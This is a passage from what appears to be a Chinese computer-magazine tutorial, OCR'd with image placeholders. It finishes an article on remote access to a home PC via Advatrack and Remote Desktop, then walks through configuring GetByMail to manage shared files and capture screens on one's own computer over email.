


图 2

接下来就简单多了，打开“开始”→“所有程序”→“附件”→“通讯”→“远程桌面连接”，根据弹出的窗口提示，输入计算机的IP地址和用户名、密码就可以远程登录爱机，将下载完的文件剪切到空间充裕的分区，让它继续下载未完成的部分。下周空闲之余，又可以欣赏这部电视剧了！

呵呵，Advatrack真不愧是远程控制的好帮手！

（本文涉及的相关工具：Advatrack，光盘中有收录。）

通过E-Mail遥控远程电脑

花的神明

和PcAnywhere等远程控制软件相比，GetByMail能通过普通的E-Mail邮箱遥控远程电脑，使用GetByMail，不仅可以实现查看远程共享文件列表，上传下载文件夹和文件，在共享资源上进行目录的切换、新建、改名、删除等操作，还能够抓取远程电脑的屏幕。另外，GetByMail既能作为服务器端软件、共享其它远程资源，也能同时作为客户端软件，设置共享文件和用户列表，供别的用户分享，这有些类似于P2P软件。GetByMail支持各种类型的E-Mail邮箱，包括当前流行的Gmail。最棒的一点是GetByMail不受任何防火墙约束。GetByMail为远程连接和文件共享等操作提供了有力的安全保证，实现数据的加密传输。下载地址是Http://www.getbymail.com/en/download/bin/gbm.exe。下面我们来一步步地介绍它。

1.配置E-Mail连接参数

在使用GetByMail之前，首先要配置E-Mail连接参数。




图1

在GetByMail的主窗口（图1）上点击菜单“Tool”→“Mail Cofiguration”→“Dialog...”，在打开的配置窗体中（图2）的“Server Type”列表中选择Microsoft Exchange Server或Internet E-mail（POP3/SMTP）邮件服务器类型；在“E-mail address”中输入电子邮件地址（服务器端假设为Office@163.com）；在“Income Mail Server（POP3）”中输入POP3服务器的地址、端口、用户名和密码，对于Gmail邮件类型，需要勾选“This server requires a secure connection（SSL）”项，GetByMail会自动配置其端口。在“Outgoing Mail Server（SMTP）”中配置SMTP服务器信息，方法和配置POP3大体相同。当然也可以点击菜单“Tool”→“Mail Cofiguration”→“Wizard...”，在操作向导的帮助下进行配置。




图2

2.用户和共享资源管理

在GetByMail的主窗口中点击菜单“Tools”→“Security Manager...”，在Security Manage窗口（图3）中点击Members按钮，在地址列表工具条中单击“Add new user”按钮，在添加用户窗体（图4）中输入客户端E-Mail地址（这里假设为Home@163.com），用户ID号以及密码，可以添加多个用户。




图3

如果想暂时禁用某些E-Mail地址，点击工具栏上的“Move to Ignored”按钮，将其发送到Ignored（忽略）列表中。然后在地址列表中为拥有该E-Mail地址的用户设定控制权限，包括“Change Dir”（改变路径）、“Download”（下载）、“Rename”（改名）、“Delete”、“Screen”（抓屏）等8种权限。利用工具栏中的按钮，可以对地址栏中的用户项进行编辑、删除、调整顺序等操作。选定地址栏中的用户项，在资源管理列表工具栏中点击“Add new folder”按钮，在共享文件编辑窗口（图5）中为其设置共享资源，可以设置多个共享资源项。同时利用工具栏中的按钮，可以对资源管理列表中的资源项进行编辑、删除、调整顺序等操作这样，这样该用户就具有了对设定资源的相应控制权。如果允许匿名访问服务器端，在窗口上部中点击Anonymous按钮，点击“Enable anonymous”按钮激活匿名访问并添加共享资源，对于匿名访问只允许改变目录和下载操作（图6）。点击Ignored按钮，在忽略列表中显示暂时禁用的E-Mail地址。




图4




图5

3.启动GetByMail服务

在上述内容设置完成后，在GetByMail主窗口中点击菜单“




图6

File"→"Start"，启动GetByMail服务，等待客户端的连接。

4.客户机端GetByMail的配置

在客户机端同样要配置E-Mail连接参数，设置方法与服务器端一致。注意客户端的E-Mail地址要包含在服务器端的Security Manage窗口的地址列表中，如本例中假设的地址Home@163.com。值得说明的是，GetByMail可以既当服务器又可以当客户机，在客户端同样可以设置用户和共享资源，方法同上。设置完成后，在GetByMail主窗口中点击菜单"File"→"Start"，启动GetByMail服务。

5.实战GetByMail远程连接

在客户端GetByMail的主窗口的Address列表中，输入服务器端的E-Mail地址（如本例中的Office@163.com），在User ID和Password中输入和客户端地址（如本例中的Home@163.com）对应的用户ID和密码。如果是匿名访问，勾选"Anonymous"即可，然后点击Connect按钮开始连接。连接的速度视具体的网络运行情况以及邮箱的反应速度而定，一般说来，如果双方采用的都是微软的Exchange Server，那么速度最快（少于1秒），如果双方使用的都是普通的Web邮箱，那么速度只是一般（20秒以内）。连接成功后，在Local Host面板中显示客户端的磁盘列表，在Remote Host面板中显示服务器端预设的共享资源。利用其右键菜单，可以进行文件夹和文件的切换路径、新建、改名、删除等操作，上述操作都有对应的快捷按钮和快捷键。点击F10键可以抓取服务器端的电脑屏幕，并将其显示Remote Host面板中，可以以全屏幕方式查看，并且可以将其保存为图片文件。在Local Host面板中选择合适的保存路径，在Remote Host面板中选中文件夹或文件，在其右键菜单中点击"Copy"项（图7），可以进行文件的下载。同样的，在Remote Host中选择合适的保存路径，在Local Host面板中选中文件夹或文件，在其右键菜单中点击"Copy"项（快捷键是F5），可以进行文件的上传。在文件的上传下载时，GetByMail将文件夹或文件进行压缩，将压缩后的文件进行切分，采用多线程方式将进行上传和下载操作，大大提高了传送速度。在主窗口底部的状态列表中，显示各种操作信息的详细信息。GetByMail使用完成后，点击菜单"File"→"Stop"停止GetByMail服务。

